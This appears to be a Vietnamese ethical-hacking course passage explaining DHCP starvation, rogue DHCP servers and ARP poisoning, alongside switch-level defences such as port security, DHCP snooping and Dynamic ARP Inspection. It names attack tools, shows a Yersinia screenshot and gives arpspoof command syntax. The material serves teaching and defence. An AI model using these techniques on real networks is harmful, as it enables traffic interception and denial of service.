
Bảng dưới đây chi tiết các trường của thông điệp DHCP IPv4:

Trường	Mô tả
Message Type (DHCP Type)	Loại thông điệp DHCP
Hardware Type	Loại phần cứng (VD: Ethernet)
Hardware Length	Độ dài của địa chỉ phần cứng
Hops	Số lượng agent chuyển tiếp thông điệp DHCP
Transaction ID	ID giao dịch duy nhất giữa DHCP server và client
Seconds	Thời gian kể từ khi client bắt đầu khởi động
Flags	Cờ (VD: đặt cờ Broadcast)
Client IP Address	Địa chỉ IP của client
Your IP Address	Địa chỉ IP được cấp cho client bởi DHCP server
Server IP Address	Địa chỉ IP của DHCP server
Gateway IP Address	Địa chỉ IP của default gateway

Client Hardware Address	Địa chỉ phần cứng của client
Server Hostname	Tên DHCP server
Boot Filename	Tên boot file
Options	Các option bổ sung trong thông điệp DHCP <i>Fields of IPv4 DHCP message</i>

DHCP Starvation Attack

Trong **DHCP starvation attack**, hacker gửi liên tục các DHCP request đến DHCP server và sử dụng hết tất cả các địa chỉ IP có sẵn mà DHCP server có thể cấp. Kết quả là server không thể cấp thêm địa chỉ IP nào nữa dẫn đến bị tấn công từ chối dịch vụ (DoS attack). Do vấn đề này, người dùng hợp lệ không thể nhận hoặc gia hạn địa chỉ IP của mình, dẫn đến việc họ không thể truy cập vào mạng nữa. Hacker gửi broadcast các DHCP request với địa chỉ MAC giả mạo thông qua các công cụ như **Yersinia**, **Hyenae** và **Gobbler**.



DHCP Starvation Attack Tools

Các công cụ tấn công DHCP Starvation gửi một số lượng lớn yêu cầu đến DHCP server, dẫn đến việc cạn kiệt các địa chỉ trong address pool của server. Kết quả là DHCP server không thể cấp phát các cấu hình cho các client mới.

Yersinia là một công cụ được thiết kế để tận dụng các điểm yếu trong các giao thức mạng khác nhau như DHCP. Nó giả vờ là một framework phân tích và kiểm thử mạng và hệ thống đã triển khai. Như được hiển thị bên dưới, hacker sử dụng Yersinia để tấn công DHCP Starvation trên mục tiêu.

```

root@kali: ~
File Edit View Search Terminal Help
yersinia 0.7.3 by Slay & tomac - DHCP mode [18:34:24]
SIP          DIP          MessageType      Iface Last seen
192.168.2.2 192.168.2.254 REQUEST        eth0   21 Oct 18:30:53
192.168.2.254 192.168.2.2    ACK           eth0   21 Oct 18:30:53
192.168.2.4 192.168.2.254 REQUEST        eth0   21 Oct 18:32:17
192.168.2.254 192.168.2.4    ACK           eth0   21 Oct 18:32:17
192.168.2.3 192.168.2.254 REQUEST        eth0   21 Oct 18:33:27
192.168.2.254 192.168.2.3    ACK           eth0   21 Oct 18:33:27

Total Packets: 6 ----- DHCP Packets: 6 ----- MAC Spoofing [X]


DHCP Fields
Source MAC 02:48:33:66:02:51 Destination MAC FF:FF:FF:FF:FF:FF
SIP 000.000.000.000 DIP 255.255.255.255 SPort 00068 DPort 00067
Op 01 Htype 01 HLEN 06 Hops 00 Xid 643C9869 Secs 0000 Flags 8000
CI 000.000.000.000 YI 000.000.000.000 SI 000.000.000.000 GI 000.000.000.000
CH 02:48:33:66:02:51 Extra

```

Screenshot of Yersinia

Rogue DHCP Server Attack


Ngoài các cuộc tấn công kiểu DHCP starvation, hacker còn có tấn công MITM kiểu như nghe lén (sniffing) đối với DHCP server. Hacker sau khi tiêu thụ không gian địa chỉ IP của DHCP server thì chúng thiết lập một DHCP server giả mạo không nằm trong sự kiểm soát của người quản trị. DHCP server giả mạo này giả mạo một server hợp lệ sau đó cung cấp IP và thông tin mang khác cho các máy khách khác trên mạng, đóng vai trò là default gateway. Các client kết nối với mạng và có địa chỉ IP được gán bởi server giả mạo sẽ trở thành mục tiêu của tấn công MITM, các gói tin được chuyển tiếp từ những client này sẽ đến server giả mạo.



Rogue DHCP server attack

Phòng tránh DHCP Starvation

Ta nên bật tính năng **port security** để phòng chống DHCP starvation. Tính năng port security giới hạn số lượng địa chỉ MAC tối đa trên cổng switch. Khi vượt quá giới hạn này, switch sẽ từ chối các yêu cầu địa chỉ MAC tiếp theo (gói tin) từ nguồn bên ngoài.




Defending against a DHCP starvation attack

Một số lệnh cấu hình **port security** trên Cisco switch:

- **switchport port-security**: Cấu hình các tham số cổng switch để bật tính năng port security.
- **switchport port-security maximum 1**: Cấu hình số lượng tối đa các địa chỉ MAC an toàn cho cổng là 1.
- **switchport port-security violation restrict**: Thiết lập chế độ vi phạm và hành động cần thiết khi phát hiện vi phạm bảo mật đồng thời từ chối các gói tin có địa chỉ nguồn không xác định cho đến khi số lượng địa chỉ MAC an toàn đủ được xóa bỏ.
- **switchport port-security aging time 2**: Cấu hình thời gian hết hạn địa chỉ MAC an toàn trên cổng là 2 phút.
- **switchport port-security mac-address sticky**: Kích hoạt chế độ sticky learning trên interface bằng cách chỉ nhập từ khóa MAC-address sticky. Khi sticky learning được kích hoạt, interface sẽ thêm tất cả các địa chỉ MAC an toàn đã học vào cấu hình chạy và chuyển đổi các địa chỉ này thành các địa chỉ MAC sticky an toàn.

Phòng tránh DHCP Rogue – DHCP Attack

Để phòng chống tấn công từ rogue server, ta có thể bật tính năng DHCP snooping có sẵn trên các switch. Nó được cấu hình trên cổng mà DHCP server kết nối vào. Khi đã cấu hình, DHCP snooping không cho phép các cổng khác trên switch đáp ứng các gói tin DHCP Discover gửi từ các client. Do đó, ngay cả khi hacker kết nối một DHCP giả mạo vào switch, họ cũng không thể đáp ứng các gói tin DHCP Discover.



Defending against a rogue server attack

Cấu hình DHCP snooping trên thiết bị Cisco IOS

1. ip dhcp snooping: Kích hoạt DHCP snooping.
2. ip dhcp snooping vlan number [number] | vlan {vlan range}: Kích hoạt hoặc vô hiệu hóa DHCP snooping trên một hoặc nhiều VLAN. Ví dụ: ip dhcp snooping vlan 4,104.
3. ip dhcp snooping trust: Cấu hình interface là interface tin cậy (trusted) hoặc không tin cậy (untrusted).
4. ip dhcp snooping limit rate: Cấu hình số lượng gói tin DHCP mà một interface có thể nhận trong mỗi giây (pps).
5. end: Thoát khỏi chế độ cấu hình.
6. show ip dhcp snooping: Xác nhận cấu hình.

Lưu ý: Mọi cổng trong VLAN đều mặc định là không tin cậy.

Cấu hình giới hạn địa chỉ MAC (MAC limiting) trên các switch Juniper

Giả sử có ba thiết bị được kết nối vào một switch và là các thiết bị tin cậy với các interface **ge-0/0/1**, **ge-0/0/2** và **ge-0/0/3**. Ngoài ra, giả sử có một DHCP server với interface **ge-0/0/8** kết nối phía sau, tổng cộng có 4 interface được kết nối vào switch.

- Chạy các lệnh sau để áp dụng giới hạn địa chỉ MAC một cách nhanh nhất:

```
set interface ge-0/0/1 mac-limit 3 action drop
set interface ge-0/0/2 mac-limit 3 action drop
```

Hoặc, làm theo các bước dưới đây để áp dụng cấu hình giới hạn địa chỉ MAC.

Bước 1: Chạy lệnh sau để cấu hình giới hạn địa chỉ MAC là 3 trên interface ge-0/0/1 của thiết bị đầu tiên và chỉ định hành động khi vượt quá giới hạn:

```
set interface ge-0/0/1 mac-limit 3 action drop
```

Bước 2: Chạy lệnh sau để cấu hình giới hạn địa chỉ MAC là 3 trên interface ge-0/0/2 của thiết bị thứ hai và chỉ định hành động khi vượt quá giới hạn:

```
set interface ge-0/0/2 mac-limit 3 action drop
```

Bước 3: Thực hiện các lệnh sau để xem kết quả:

```
show  
interface ge-0/0/1.0 {  
    mac-limit 3 action drop;  
}  
interface ge-0/0/2.0 {  
    mac-limit 3 action drop;  
}
```

Bước 4: Xác minh quá trình giới hạn địa chỉ MAC trên switch cụ thể:

```
show ethernet-switching table
```

Cấu hình DHCP Filtering trên một switch:

DHCP Filtering cho phép người quản trị xác định xem liệu traffic có được chuyển tiếp giữa các nút tin cậy hay không. Khi DHCP Filtering được áp dụng, switch tương ứng kiểm tra tính hợp pháp của các gói tin/thông điệp trước khi chuyển tiếp chúng cho client. Với việc áp dụng filtering này, client có thể nhận được số port và IP từ DHCP server hợp lệ.

Chạy các lệnh sau để bật *DHCP Filtering* cho switch:

```
config  
<IP address> dhcp filter  
exit  
exit
```

Chạy các lệnh sau để bật DHCP Filtering cho một interface:

```
config  
interface 0/11  
<IP address> dhcp filter trust  
exit  
exit
```

Hiển thị cấu hình DHCP Filtering:

```
show <IP address> dhcp filtering
```

Lưu ý: Cần thay <IP address> bằng địa chỉ IP thích hợp.

Mô-dun 8. Phần 4: Kỹ thuật ARP Poisoning

Phần này mình sẽ giới thiệu về kỹ thuật **ARP poisoning**, thường được hacker sử dụng để ngụy trang thông tin trên mạng mục tiêu. Bằng cách sử dụng phương pháp này, kẻ tấn công có thể đánh cắp thông tin nhạy cảm, ngăn chặn truy cập mạng và trang web, và thực hiện các cuộc tấn công DoS và MITM bằng cách ngụy trang thông tin.


Tìm hiểu giao thức ARP

ARP là một giao thức [TCP/IP](#) phi trạng thái, được sử dụng để ánh xạ địa chỉ mạng IP thành địa chỉ MAC (địa chỉ phần cứng) được sử dụng bởi một giao thức tầng liên kết dữ liệu. Sử dụng giao thức này, người dùng có thể dễ dàng lấy được địa chỉ MAC của bất kỳ thiết bị nào trên mạng. Ngoài switch, các server cũng sử dụng giao thức ARP để lấy địa chỉ MAC.

ARP được sử dụng bởi server khi nó muốn gửi một gói tin đến một thiết bị khác, và gói tin gửi đi phải có địa chỉ MAC đích. Do đó, để viết địa chỉ MAC đích vào gói tin, server phải biết địa chỉ MAC của máy đích. Bản thân hệ điều hành cũng lưu trữ một bảng ARP, được tạo ra từ các phản hồi nhận được từ các yêu cầu ARP. Bảng này ánh xạ địa chỉ IP thành địa chỉ MAC tương ứng.

Quá trình lấy địa chỉ MAC bằng giao thức ARP diễn ra như sau:

- Máy gửi tạo ra một gói tin yêu cầu ARP chứa địa chỉ MAC nguồn, địa chỉ IP nguồn và địa chỉ IP đích sau đó gửi gói tin đó đến switch.
- Khi nhận được gói tin, switch đọc địa chỉ MAC nguồn và tìm kiếm địa chỉ này trong bảng CAM của nó.
- Switch cập nhật tất cả các entries mới trong bảng CAM. Nếu entries không được tìm thấy, switch thêm địa chỉ MAC và cổng đầu vào tương ứng vào bảng CAM của nó và broadcast gói tin ARP request vào mạng.
- Mỗi thiết bị trong mạng nhận gói tin ARP request và phát sóng và so sánh địa chỉ IP đích trong gói tin với địa chỉ IP của nó.
- Chỉ có máy nào có địa chỉ IP khớp với địa chỉ IP đích mới trả lời bằng một gói tin trả lời ARP.
- Thông điệp phản hồi ARP sau đó được đọc bởi switch, switch thêm entries vào bảng MAC của nó và chuyển tiếp thông điệp đến máy đích, tức là máy đã gửi yêu cầu ARP. Máy này cập nhật các entries địa chỉ IP và MAC của máy đích vào bảng ARP của nó.



Xét hai máy tính kết nối trong mạng, hostname, địa chỉ IP và địa chỉ MAC tương ứng của chúng như hình bên dưới:

HostName	IP	MAC
A	194.54.67.10	00:1b:48:64:42:e4
B	192.54.67.15	00-14-20-01-23-47

Example

Trước khi giao tiếp với máy B, máy A trước tiên kiểm tra xem có thông tin về địa chỉ MAC của máy B trong bộ nhớ cache ARP không. Nếu máy A tìm thấy thông tin này, nó sẽ giao tiếp trực tiếp với máy B. Trường hợp không tìm thấy, máy A sẽ sử dụng giao thức ARP để truy xuất địa chỉ MAC của máy B.

Máy A gửi một yêu cầu truy vấn (ARP request) tới tất cả các máy trên mạng LAN. Yêu cầu này giống như: “Xin chào, ai là địa chỉ IP 192.54.67.15? Đây là địa chỉ IP của tôi: 194.54.67.10. Địa chỉ MAC của tôi là 00:1b:48:64:42:e4. Tôi cần địa chỉ MAC của bạn.”

Máy A gửi gói tin yêu cầu ARP (ARP request) broadcast tới máy B. Khi nhận được gói tin yêu cầu ARP, máy B cập nhật bảng cache ARP của mình với địa chỉ IP và MAC của máy A, sau đó gửi một gói tin trả lời ARP (ARP reply) cho máy A. Gói tin ARP phản hồi này có thể được diễn đạt bằng ngôn ngữ tự nhiên như sau: “Xin chào, đây là địa chỉ IP 192.54.67.15; địa chỉ MAC của tôi là 00-14-20-01-23-47.”

Sau khi nhận được gói tin trả lời ARP, máy A cập nhật bảng cache ARP của mình với địa chỉ IP và MAC của máy B. Kể từ đó, hai máy này đã thiết lập kết nối và có thể giao tiếp với nhau.


Interface:	Internet Address	Physical Address	Type
10.10.1.11 --- 0x8	10.10.1.2	02-15-5d-24-2d-8f	dynamic
	10.10.1.255	ff-ff-ff-ff-ff-ff	static
	224.0.0.22	01-00-5e-00-00-16	static
	224.0.0.251	01-00-5e-00-00-fb	static
	224.0.0.252	01-00-5e-00-00-fc	static
	239.255.255.250	01-00-5e-7f-ff-fa	static

ARP cache

ARP Spoofing

ARP phân giải địa chỉ IP thành địa chỉ MAC của interface để gửi dữ liệu. Gói tin ARP có thể được làm giả để gửi dữ liệu tới máy tính của hacker. [ARP spoofing](#) liên quan đến việc tạo ra một số lượng lớn các gói tin ARP request và reply giả mạo để làm quá tải một switch. Giao thức ARP không có cơ chế xác minh tính xác thực của thiết bị phản hồi. Ngay cả các hệ thống chưa gửi yêu cầu ARP nào cũng có thể chấp nhận các phản hồi ARP đến từ các thiết bị khác. Hacker tận dụng điểm yếu này trong ARP để tạo ra các phản hồi ARP sai cấu trúc, chứa địa chỉ IP và MAC giả mạo. Lúc này, máy tính nạn nhân sẽ chấp nhận entries ARP này vào bảng ARP mà không kiểm tra tính xác thực.

Khi bảng ARP được lấp đầy bằng các entries giả mạo, switch được đặt trong chế độ forwarding và hacker chặn lại tất cả dữ liệu đi từ máy của nạn nhân. Hành động lấp đầy bộ nhớ cache ARP bằng các entries giả mạo được gọi là **poisoning**. ARP spoofing là một bước trung gian để thực hiện các kiểu tấn công như *DoS*, *MITM* và *session hijacking*.



Mối đe dọa của ARP Poisoning

Hacker có thể sử dụng các thông điệp ARP giả mạo để chuyển hướng toàn bộ giao tiếp giữa hai máy tính sao cho tất cả các lưu lượng bị đổi hướng thông qua máy tính của hacker.

Các mối đe dọa của ARP poisoning bao gồm:

- **Packet Sniffing:** Nghe trộm lưu lượng dữ liệu trên mạng hoặc một phần của mạng.
- **Session Hijacking:** Đánh cắp thông tin phiên làm việc và sử dụng để truy cập trái phép vào ứng dụng.
- **VoIP Call Tapping:** Sử dụng port mirroring, cho phép theo dõi toàn bộ lưu lượng mạng và chỉ lấy lưu lượng VoIP để ghi lại theo địa chỉ MAC.
- **Manipulating Data:** ARP spoofing cho phép hacker bắt và sửa đổi dữ liệu hoặc ngừng luồng lưu lượng.
- **Man-in-the-Middle:** Hacker đứng giữa nạn nhân và server.
- **Data Interception:** Chặn IP, MAC và VLAN kết nối với switch trong mạng.
- **Connection Resetting:** Thông tin định tuyến sai có thể được truyền do lỗi phần cứng / phần mềm. Trong các trường hợp như vậy, nếu máy tính không thể khởi tạo một kết nối, máy tính đó thông báo cho module *Address Resolution* xóa thông tin của nó. Việc nhận dữ liệu từ máy tính đó sẽ đặt lại thời gian chờ kết nối trong mục ARP được sử dụng để truyền dữ liệu đến máy đó.

arpspoof là một công cụ giả mạo các phản hồi ARP để chuyển hướng các gói tin từ một máy mục tiêu (hoặc tất cả các máy) trên mạng LAN, gửi đến một máy tính khác trên mạng LAN. Đây là một cách vô cùng hiệu quả để nghe trộm lưu lượng trên một switch.

Cú pháp:

```
arpspoof -i [Interface] -t [Target]
```


Như hình dưới, hacker sử dụng công cụ **arp spoof** để lấy bộ nhớ cache ARP; sau đó, địa chỉ MAC được thay thế bằng địa chỉ của hacker. Do đó, bất kỳ lưu lượng dữ liệu nào đi từ nạn nhân sẽ được chuyển hướng đến máy của hacker. Hơn nữa, một hacker có thể sử dụng cùng một lệnh theo chiều ngược lại vì họ đứng ở giữa và có thể gửi các phản hồi ARP theo cả hai hướng.

Screenshots of arnspoof

Biên pháp phòng tránh ARP Poisoning

Triển khai **Dynamic ARP Inspection (DAI)** là một biện pháp ngăn chặn tấn công ARP poisoning. DAI là một tính năng bảo mật giúp xác thực các gói tin ARP trong mạng. Khi DAI được kích hoạt trên một VLAN, tất cả các cổng trong VLAN đó mặc định được coi là không tin cậy. DAI sử dụng bảng liên kết DHCP snooping để xác thực các gói tin ARP. Bảng liên kết DHCP snooping bao gồm địa chỉ MAC, địa chỉ IP và các interface VLAN được thu thập bằng cách lắng nghe sự trao đổi thông điệp DHCP. Do đó, trước khi kích hoạt DAI, ta phải bật chức năng DHCP snooping. Nếu không việc thiết lập kết nối giữa các thiết bị trên VLAN dựa trên ARP sẽ không thể thực hiện được và còn có thể dẫn đến tình trạng tự gây ra tấn công từ chối dịch vụ trên bất kỳ thiết bị nào trong VLAN đó.

